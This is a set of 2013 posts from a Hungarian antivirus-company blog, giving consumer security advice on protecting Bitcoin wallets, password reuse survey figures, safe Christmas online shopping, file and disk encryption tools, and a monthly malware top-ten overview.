Címkék: biztonság backup jelszó trójai wallet bitcoin

Sokszor és sokat lehetett mostanában olvasni a Bitcoinról. Emelkedik az árfolyama - most épp ezer dollár felett áll, a botnetes kártevőterjesztők a zombigépekkel is bányásztatják, egyes kártevők képesek tőlünk ezt ellopni, sőt a merevlemezünket elkódoló zsaroló pánikprogramok már ebben a valutanemben is elfogadják tőlünk az úgynevezett váltságdíjat. **Ezúttal ahhoz igyekszünk tanácsot adni, hogyan vigyázzunk rá jobban.**



Az elmúlt napokban 1.2 millió dollár értékben loptak támadók bitcoint,így mondhatjuk azt is, a bűnözők szemében folyamatosan nő a virtuális valuta népszerűségi indexe. Lássuk akkor, mire figyeljünk mostantól még jobban.




Az első pont természetesen a saját gépünk naprakészen tartása, rendszeres frissítése, és emellett pedig valamilyen komplex védelemmel való ellátása. Egy komplett internetbiztonsági program, amely nem csak a vírusokat képes figyelni, de spamszűrővel, tűzfallal, adathalászat elleni, illetve böngészés közbeni védelemmel is rendelkezik. A frissítés természetesen **nem csak az operációs rendszert jelenti, hanem az alkalmazói programokat, valamint a böngészőnket és abban az összes beépülő alkalmazást (plug-inek, java, flash stb.) is.**



Mentés és titkosítás - ezek is kellenek még, vagyis a pénztárcákat - wallet - is megfelelően hosszú és erős jelszóval illik védeni. Ez sok esetben éppen annyira nehezíti meg egy támadó dolgát, hogy ezekhez ne férjen hozzá, legalábbis könnyen semmiképpen. Ha aggódunk amiatt, hogy valamely oldalt támadás ért, és emiatt esetleg veszélyben lehet a pénzünk, vagy trójai támadástól tartunk, **készíthetünk egy új walletet már erősebb jelszóval, sőt jelmondattal, és abba mozgassuk át az összeget**. Ahogy azt az 1.2 milliós lopásnál is láthattuk,

előfordulhatnak incidensek, ezért **nem érdemes kiemelkedően nagy összeget egy helyen tárolni**, illetve olyan gépen, amelyik aktív és folyamatos netkapcsolattal rendelkezik.



Ugyancsak nem tanácsos mobileszközzel, például Androidos telefonon tárolni a pénzt, hiszen sokféle veszély leselkedik rájuk. Egy óvatlan NFC kommunikáció vagy egy Bitcoin QR kód is társulhat valamilyen kifinomult és célzott támadással. **Ha nem akarjuk más pénznemre átváltani - amit már nem elektronikusan is őrizhetünk - akkor az úgynevezett offline walletek jelenthetnek például biztonságos megoldást**. Ez szélsőséges esetben akár papírra nyomtatott formában is megvalósítható, és egy hosszú, 51 karakteres privát kulccsal védhetjük. Ahol viszont már a nyomtatás előtt érdemes egy alapos víruskeresést végezni, ugyanis már magát a nyomtatási folyamatot is támadták már meg trójai programokkal, ellopva közben a védeni kívánt összeget.

Tetszik 11 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 2014 az internetes adatvédelemről szól majd
- 12 tipp a biztonságos karácsonyi vásárláshoz
- A CryptoLocker esete a rendőrséggel
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5671326

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

FILTOL · http://hulyekkimeljenek.blog.hu/ 2013.12.03. 08:49:41

szerntem a legjobb tanács az lenne, hogy nem boltolunk a maffia pénzével. akkor nincs bukta

Tűzre, vízre, és jelszóra vigyázzatok!

2013.12.04. 13:56 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jelszó felmérés password eurobarometer egyedi 000000


Kicsit elferdítettük, illetve kiegészítettük az eredeti lámpagyújtogatós intelmeket, haladva a korral. Sokszor és sokat írtunk már tanulságos történeteket jelszóügyileg, de a nagybetűs ÉLET folyamatosan hoz a felszínre olyan új eseményeket, **amiket látva úgy gondoljuk, erről a témáról mégsem lehet eleget beszélni.**



Hogy megadjuk az alaphangot a posztnak, ahhoz elég az Ars Technica egyik friss cikkét elővenni, ami röviden arról szól, hogy **majd két évtizeden át 00000000 volt az USA atomrakétáinak titkos indítókódja**. Ami nem csak abból a szempontból hajmeresztő, hogy **bonyolultságában vetekszik az "123456" vagy "password" típusú jelszavakkal**, de még a gombra való véletlen rákönyöklés ellen sem nyújt védelmet ;-)




Ezek után nézzük, ha nem vagyunk amerikai elnökök, vajon jobb-e a helyzet. Az Európai Unió egyik programjának, az úgynevezett Eurobarometer keretében végzett egy vizsgálatot a jelszavak használatával kapcsolatosan. Azt ugye mindenki olvassa, tudja, látja, hogy **a számítógépes bűnözés és az online személyazonosság-lopás már milyen iparszerűen zajlik, évről évre növekszik, ami ellen az egyik kézenfekvő építőelem éppen az egyedi, erős jelszó vagy jelmondat lehetne**. Ám ha megnézzük a válaszokat, úgy tűnik, sokan vagy nem értik meg ezt, vagy még nem félnek a veszélyektől eléggé. **Például a júzerek több, mint háromnegyede ugyanazt a netes jelszót használja mindenhol, miközben pedig 12%-uk tapasztalta már közösségimédia- vagy e-mail fiókjának feltörését.**A felmérés 27 ezer unión belüli felhasználó kikérdezésével igyekezett feltérképezni a webes szokásokat.



A megkérdezettek 48%-a sehol nem változtatta meg egyik jelszavát sem az utóbbi egy évben. Mindeközben akár számítógéppel, akár kütyükkel az európai lakosság mintegy 70%-a van állandóan online netes kapcsolatban, míg 54%-uk legalább naponta egyszer felcsatlakozik az internetre. Mivel a bankolást és a bevásárlást is mind többen végzik online - azaz webbankok és webáruházak segítségével

- így egyre inkább igyekszik mindenki gondoskodni a biztonságról, **például 46%-ban telepítenek vírusirtót. Ez persze örvendetes, de sajnos ez még a felét sem teszi ki a felhasználóknak**. Jó hír, hogy 40%-uk tisztában van az ismeretlenektől érkező, kéretlen levelekben érkező kártevők, illetve kártékony linkek veszélyeivel is, és ezektől óvakodik, nem kattint. **És a szerintünk legsúlyosabb: csak 24%-uk használ egyedi jelszót a különböző webes helyszíneken, ettől természetesen jól elborzadunk, hogy te jó ég, 76% viszont nem így tesz.**



Végezetül talán érdemes lehet újra feleleveníteni azt a korábbi posztunkat, amiben az esetlegesen feltört postafiókunk, vagy bármely más accountunk esetén szükséges tennivalókat foglaltuk össze részletesen. Reméljük egy év múlva jobb Eurobarometeres beszámolót olvashatunk majd, szebb számokkal ugyanebben a jelszóhasználati témában. **Zárásképpen pedig egyetérthetünk az eredeti cikkben leszűrt tanulságokkal is, például hogy nem szimplán ijesztgetni kell az embereket, hanem mellette folyamatosan oktatni, képezni, felvilágosítani kell őket az internetes veszélyekről, amiből azért akad jó pár.**

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Negyedszázados férgek - októberi adatok
- Mentéseket törlő féreg az élen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5675422

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

12 tipp a biztonságos karácsonyi vásárláshoz

2013.12.06. 12:07 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: vásárlás biztonság online karácsony tippek

2013-ban is összeállítottuk azokat a kihagyhatatlan **biztonsági tippeket**, amelyek nélkül rémálommá válhat a karácsonyi forgatagban zajló online vásárlás. Az idei évben a tavalyi tendenciákhoz hasonlóan nagy teret nyer **az internetes vásárlás**. Természetesen ezzel a csalások száma is növekszik, kiberbűnözők lesik áldozataikat, hogy a szeretet ünnepének nevében kellemetlen pillanatokat szerezzenek több ezer figyelmetlen vásárlónak.



A bővülő piac pedig bőven ad lehetőséget: A 2013-as évben az eNET becslései alapján várhatóan a 200 milliárd forintot is elérheti majd az internetes kiskereskedelmi forgalom Magyarországon. A korábbi évek adatai alapján ez 46 milliárd forintos karácsonyi forgalmat jelentene idén. **Az ESET szakértői újra összegyűjtötték azokat a biztonsági tippeket, amivel elkerülhetjük, hogy az internetes rendelés, webáruházas vásárlás csalódással, esetleg átveréssel végződjön! A tanácsok természetesen nem csak az ünnepi időszakban érvényesek, bátran alkalmazzuk őket egész évben.**



1. Készítsük fel a számítógépünket és digitális eszközeinket!
Szeressük a számítógépünket! Legyünk hozzá is jók, és mielőtt nekiveselkednénk a karácsonyi nagybevásárlásnak, tegyük rendbe az eszközt. Lássuk el **frissített, komplex védelemmel, frissítsük és javítsuk a böngészőnket és a beépülő alkalmazásokat (plug-inek, java, flash stb.) és természetesen az operációs rendszert is.**

2. Óvakodjunk az ismeretlen oldalaktól!
Csak megbízható portálokon, webshopokban rendeljünk, vásároljunk. A megbízható hátterű, saját vagy ismerőseink által korábbi kedvező visszajelzésekkel rendelkező, pontos szállítási határidőt kínáló ismertebb helyeken mindig nagyobb az esélye a zökkenőmentes bevásárlásnak, de akár a minőségi reklamációnak is, mint egy névtelen, arctalan, postafiók jellegű oldalnak, kínáljanak akár elképesztően kedvező áron portékákat.



3. Védjük jelszóval (de ne ugyanazzal) eszközeinket!
Egy év eleji felmérés szerint ötből négy felhasználót zártak ki különböző oldalakról jelszavával kapcsolatos probléma miatt. Bármennyire is csábítóan egyszerű az újabb regisztrációhoz ugyanazt a korábbi jelszót megadni, mint amit levelezőnkben, a Facebook-on, vagy bárhol máshol már használunk, sose tegyük! Tippünk: **a karácsonyi online vásárlásokhoz rendszeresítsünk egy új e-mail címet, így az ünnepek utáni promóciós e-mailek hadától is megkíméljük magunk!**

4. Győződjünk meg a biztonságról!
Amikor egy oldalon már a rendelési folyamatnál járunk, **mindig ellenőrizzük, hogy a szabványos biztonsági tranzakciós csatornát, vagyis az SSL-t használjuk-e**. Ezt jelezheti például, ha a böngésző címsorában a http alapprotokoll helyett a titkosított https protokoll jelenik meg, vagy ha a böngésző ablakában egy lakat vagy egy kulcs szimbólum látható.



5. Inkább PC-ről, mint telefonról vásároljunk!
Az előbb említett biztonságos SSL kapcsolat sokkal könnyebben ellenőrizhető egy asztali számítógépen, mint egy tableten vagy egy okostelefon apró kijelzőjén, így helyezzük magunkat kényelembe otthon a gépünk előtt és rendeljünk inkább onnan! **A PC-n ezenkívül jobban láthatóak a linkek és az is, ha valahova észrevétlenül megpróbálnak átirányítani minket**.

6. A „kihagyhatatlan ajánlatokat" kezeljük fenntartással!
Ha egy ajánlat túl szép ahhoz, hogy igaz legyen, akkor valószínűleg nem is az, főleg, ha ez a szezon egyik legnépszerűbb termékére vonatkozik. Még akkor is, ha nagyon csábítóak ezek az ajánlatok, ne vásároljunk olyan helyen, ahol hihetetlenül olcsón árulnak termékeket, szolgáltatásokat. Az ingyen dolgok ajánlgatása pedig (amely amúgy az egyik leggyakoribb spam), és az emellé társuló sürgetés (pl. csak gyorsan, mert elfogy, csak az első x ember kaphat) tipikus jellemzője az átveréseknek, hogy ne maradjon időnk az ellenőrzése, a józan végiggondolásra. Ezért **ha gyanús linket kapunk, ne kattintsunk rá közvetlenül, hanem írjuk be a böngésző keresősávjába a honlap címét, és így győződjünk meg az oldal valódiságáról.**



7. Ne vásároljunk hotspotokon keresztül!
Lehetőség szerint **nyilvános, ingyenes wifiről ne rendeljünk árukat**, ne gépeljük be személyes és banki adatainkat.

8. Gyerekbarátok a legújabb kütyük?
Ma már természetes, hogy a kisgyermekek is digitális kütyüket kapnak ajándéka. Mielőtt gyermekeinknek óriási örömet okozva odaadjuk az ajándékot, győződjünk meg arról, hogy a megvásárolt digitális eszközben található-e beépített gyermekvédelmi program, amelynek

segítségével szűrhetjük a gyermekeink által elérhető online tartalmakat. **Sok kütyü tartalmaz ilyen beállítási lehetőségeket, mégis nagyon kevés szülő él ezekkel. Legyünk figyelmesebbek!**



9. Használjunk elektronikus kártyát a vásárlásokhoz!
Minden banknál létezik külön internetes vásárlásokhoz való elektronikus (unembossed card) kártya, amelynek a számát bátran megadhatjuk akár még a három jegyű ellenőrző kóddal együtt is, ám erre az alszámlára csak a vásárlás előtt közvetlenül netbankunkon vezetjük át a vásárláshoz szükséges pontos összeget, ami csak pár percig lesz rajta, egyébként a számla üres. Ezzel nem tudnak tőlünk lopni, és megadni sosem az igazi bankkártyánk adatait kell.

10.Vigyázzunk a sok személyes információt kérő oldalakkal
Ha egy webáruház regisztrációjánál úgy érezzük, hogy túlságosan sok, és **a vásárlás szempontjából nem releváns adatot is kérnek tőlünk, akkor azonnal fogjunk gyanút, és hagyjuk el az oldalt**. Érdemes ilyenkor egy teljes vírus és kémprogram ellenőrzést is lefuttatni a gépünkön.



11. Ingyen kapott pénz még az interneten sem létezik
Ha egy weboldal vagy még inkább, egy felugró pop-up ablak adatok, **űrlapok kitöltögetése fejében értékes ajándékot, iPhone-t, iPad-et, "ingyen pénzt" vagy egyebeket ajánl, távozzunk**.

12. Az ünnepek után is maradjunk figyelmesek
Karácsony és Újév közti szünetben a hitelkártya egyenlegeket legtöbben nem szívesen olvasgatják, talán mert nem szeretnének szembesülni azzal, hogy mennyit költöttek. Pedig az online vásárlás közbeni csalások, átverések során keletkezett kár a számlaegyenlegen mutatkozik meg először. **Ha igénybe vesszük az SMS értesítési lehetőséget, percre készen láthatjuk a terheléseket a számlánkon. Minél előbb vesszük észre a gyanús tranzakciókat, és teszünk bejelentést, annál nagyobb az esély a szabálytalan ügyletek felderítésére**, és ezzel együtt pénzünk esetleges visszaszerzésére.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 3 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5678416

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Titkosítás nem csak kémeknek

2013.12.10. 12:33 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonság truecrypt nsa titkosítás hypponen gpg bitlocker zimmerman


Nem kell ahhoz James Bondnak lenni, hogy olyan titkaink legyenek, amiket nem akarunk mindenkivel megosztani. Védeni a magánéletüket, védeni a privát szféránkat nem ördögtől való elrugaszkodott perverzitás, hanem egy teljesen normális hétköznapi emberi igény. Az már talán sokaknak tiszta, hogy biztonságunk érdekében a jelszó érték, így is kell kezelni. Most jöjjön akkor ehhez még a titkosítás: helyzetértékelés és dióhéjban pár hasznos tanács kezdőknek.



Egyszer, ha majd elegendő anyagot gyűjtök össze, megírom a részletes cáfolatot az "Én csak egy hétköznapi ember vagyok, nincs titkolni valóm, ugyan mi történhet" vélekedéshez. **Sokunk gépén vannak bizalmas fájlok, banki illetve céges adatok, vagy Bitcoin tárca, ezek egyike sem közpréda, nem szánjuk bárkinek, nem szánjuk mindenkinek.** Nagyon jó kis összefoglalót lehet megnézni Mikko Hypponen TED-es előadásában, nem véletlenül nézték már meg eddig több, mint 390 ezren. Ennek címe: "Hogyan élt vissza az NSA a világ bizalmával - eljött a tettek ideje" (How the NSA betrayed the world's trust).




Mélyen egyetértek azzal, hogy hibás az "I have nothing to hide" feltételezés, vagy kiindulópont. Aki így vélekedik, az egyszerűen nem gondolkozott el rajta elég hosszan. Bár többségünkben nem követünk el semmi rosszat, semmilyen törvénybeütközőt, életünk minden egyes részletét azonban mégsem szeretnénk megosztani másokkal, hírszerző ügynökségekkel, különösképpen nem külföldi hírszerző ügynökségekkel. Azontúl, hogy Hypponen nagyon is jól látja a helyzetet, és annak fonákságait, ad támpontokat nekünk a jövőre nézve, és **elhangzik benne egy szerintem nagyon találó kulcs mondat is: "A magánélet nem vita tárgya." Minden rendszerbe be kell építeni, amit csak használunk.**



A dolgokat szerintem a következőképpen érdemes elképzelni: **mindazt, amit feltöltöttem a felhőbe, vagy amit a gépemen/tabletemen/okostelefonom tárolok, vajon fájna-e, ha ezeket rajtam kívül más is látná, olvasná, nyilvánosságra hozná,**

kitenné a netre, ha ellopnák a felhős jelszavam, ha feltörnék a szolgáltatót, vagy ha ellopnák az eszközeimet? Ha igen a válasz, akkor ennek fényében már meg is van a megfelelő inspiráció (késztetés) arra, hogy tegyünk ellene: titkosítsunk, tároljuk dokumentumainkat így. **Ilyenkor persze az adattárolás felhőbe, vagy mentéseink feltöltésének is ennek mentén kell működnie, vagyis összefoglalva a lényeget Buherátor szóhasználatát idézve**: *"Ezt a képet úgy tudjuk zöldíteni, hogy még mi magunk titkosítjuk az adatainkat, mielőtt kilőjük őket Bárhová. Ilyenkor még egy nagyon együttműködő szolgáltató sem tud sokat segíteni a Tesónak, mivel a nyílt adat soha nem érintette az ő hálózatát."*



Akkor essen pár szó az eszközökről. Mappáink, munkakönyvtárunk titkosítása könnyedén elintézhető Windows alatta Bitlocker segítségével, más kérdés, hogy vajon a rendszer költözésekor, upgradekor, újratelepítéskor - mivel a recovery keyt is mentegetni kell, vagy kellett volna ;-) - ennek elmaradása okozhat gondokat, és akkor még csak a saját gépen való hozzáférésről beszéltünk. Mi lenne ha ehelyett olyan megoldást keresnénk, ami operációs rendszerektől függetlenül is működne? Két példát is hozhatunk, egyik lehet a TrueCrypt, amely mind a Windows, mind a Linux, mind pedig a Macintosh platformra elérhető, ráadásul nyílt forráskóddal és ingyenes. **Ha pedig vegyes használat is szükséges, úgy a tárolásra mindezt egy értelmes (értsd különféle OS-ek által egyaránt írható-olvasható, pl. FAT32) köztes formátumban készítjük el, akkor a kellően erős jelszón kívül semmi másra nem lesz szükség ennek Windows, Linux és Mac alatti írásához, olvasásához, operációs rendszer verzióktól teljesen függetlenül.**



A másik lehetséges mód lehet a XX. század egyik legnagyobb találmánya (a'la Guska) a GPG. Ezt sokan csak a levelezéssel hozzák kapcsolatba, pedig titkosításra is remekül alkalmas. Természetesen ha nem is minden levelet, de néhányat biztosan érdemes titkosítani, erről röviden idézünk egy korábbi posztot: *"Van egy mondás: csak olyan információt küldj el e-mailben, amit akár bárki láthat egy hirdetőtáblán is - utalva arra, hogy az elektronikus levelezés alapesetben sima szövegként utazik. Erre rímelve alkossunk mi is egy új közmondást: csak azt tartsd a számítógépeden titkosítás nélkül, amit aztán bárki nyugodtan elolvashat (például ebédszünetben távollétedben valaki belenéz, szervizbe viszed, elveszted, ellopják a gépet, etc.). Isten hozott a való világban!"*. A GPG-vel azonban fájlokat, mappákat is könnyen és hatékonyan titkosíthatunk, és ezek szintén operációs rendszer verziótól függetlenül kezelhetőek lesznek. Például a Linux alatt ilyen a Seahorse GPG, amivel akár GUI-n kattintva lehet végezni a titkosítást. **És végül említsük meg a CryptoFS, EncFS alkalmazásokat is. Ez az egész fájlrendszert elkódolja, az elhagyott, elvesztett, vagy ellopott noteszgépünket enélkül elindítani, bebootolni sem lehet,** a tolvaj a hajára kenheti. Használata mindazonáltal óvatosságot igényel, hiszen mi magunk is elveszíthetjük az adatokat, ha elfelejtjük a jelszót, illetve minimális mértékű lassulást is okoz mindez a rendszer sebességében.



Ha valaki a G□ □-ről **bővebben** is szeretne olvasni, többek közt például itt találhat ehhez szép részletes útmutatót.

Tetszik 14 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Kellemes Karácsonyi Ünnepeket
- Tűzre, vízre, és jelszóra vigyázzatok!
- Spammelés antivírus cégek nevében
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5684388

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2013.12.10. 13:52:02

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A jövő Autorunja lehet a Stuxnetes LNK/Agent

2013.12.12. 14:17 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: statisztika november adatok nod32 havi threatsense vírusstatisztika 2013.

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik** leginkább a felhasználók számítógépeit. **2013. novemberében a következő 10 károkozó terjedt a legnagyobb számban.**



Az eredményeket áttekintve t**ovábbra is a mentési állományokat veszélyeztető Win32/Bundpill féreg vezeti a víruslistát**. Az Autorun.inf vírus második helyett negyedik, míg a Conficker féreg stabilan őrzi a korábbi hetedik helyét. Velünk maradt az előző hónapban felbukkant régi-új Win32/TrojanDownloader.Small trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre.


A legnagyobb érdekesség azonban a LNK/Agent.AK trójai megjelenése, és nem is akárhol, hiszen nyomban a második helyet foglalta el a top tízes listánkon a világszerte okozott összes fertőzés 2.11 százalékával. A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítássorozatokat fűzzön össze, majd futtassa is le azokat. **Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.**



Az ESET Threat Radar Report e havi kiadásában az idén tavasszal megjelent azonnali üzenetküldő szolgáltatásokon elterjedt rosszindulatú programról számoltak be részletesen. 2013. május közepén felhasználók ezrei kaptak különféle üzeneteket ismerősiektől olyan azonnali üzenetküldő alkalmazásokon keresztül, mint a **Skype és a Gtalk. Ezekben arra kérték a felhasználót, hogy nézzenek meg egy olyan fényképet, amit különböző közösségi média felületekre töltöttek fel**, ám ez hivatkozás valójában átirányította a felhasználókat egy link rövidítővel átalakított URL-re, amely kártékony programokat tartalmazott. A statisztikai adatok szerint legkevesebb 300,000 felhasználót sikerült ezzel a módszerrel rávenni a fertőzött linkre való kattintásra, ezek többsége Latin-Amerikából (67%) származott, majd ezt követte Oroszország és Németország, de ugyanakkor az Eset magyarországi csapata is találkozott már ilyen típusú incidenssel.



Emellett más kontextusban is szóba kerülték még az olyan állami megrendelésre készül kiberfegyverek, mint amilyen például a Stuxnet, Flame vagy Duqu. **Sajnos egyre gyakrabban lehet azt tapasztalni, hogy különféle kormányok célzott támadásokat hajtanak végre**, ellenzéki személyek ellen irányuló kémkedéseket végeznek, illetőleg külföldi hatalmak bizalmas levelezését, illetve dokumentumait testre szabott kártevőkkel igyekeznek megszerezni. Ilyenkor csak a legritkább esetben lehet pontosan beazonosítani, ki lehetett a végrehajtó és a megbízó, bizonyítani pedig sokszor lehetetlen. **Ám a megbízók gyakran nem számolnak azzal, hogy teremtményeik átiratai azután nem csak az ellenség soraiban pusztíthat, hanem akár hazai berkekben is. Erre legjobb példa, hogy később amerikai olajcégeket is támadott a Stuxnet.**



Novemberi fontosabb blogposztjaink között többek közt beszámoltunk arról a HackerOne elnevezésű weboldalról, amelyet a Microsoft és a Facebook közösen hozott létre. **A projekt keretében a kulcsfontosságú technológiákban akarják megtalálni a biztonsági problémákat, mint például a PHP, OpenSSL vagy az Apache**. Emiatt jutalmat ajánlanak a frissen felfedezett sebezhetőség megtalálóinak, itt a pénzdíjak 300 és 5000 USD között mozognak a hiba súlyosságának mértékétől függően.



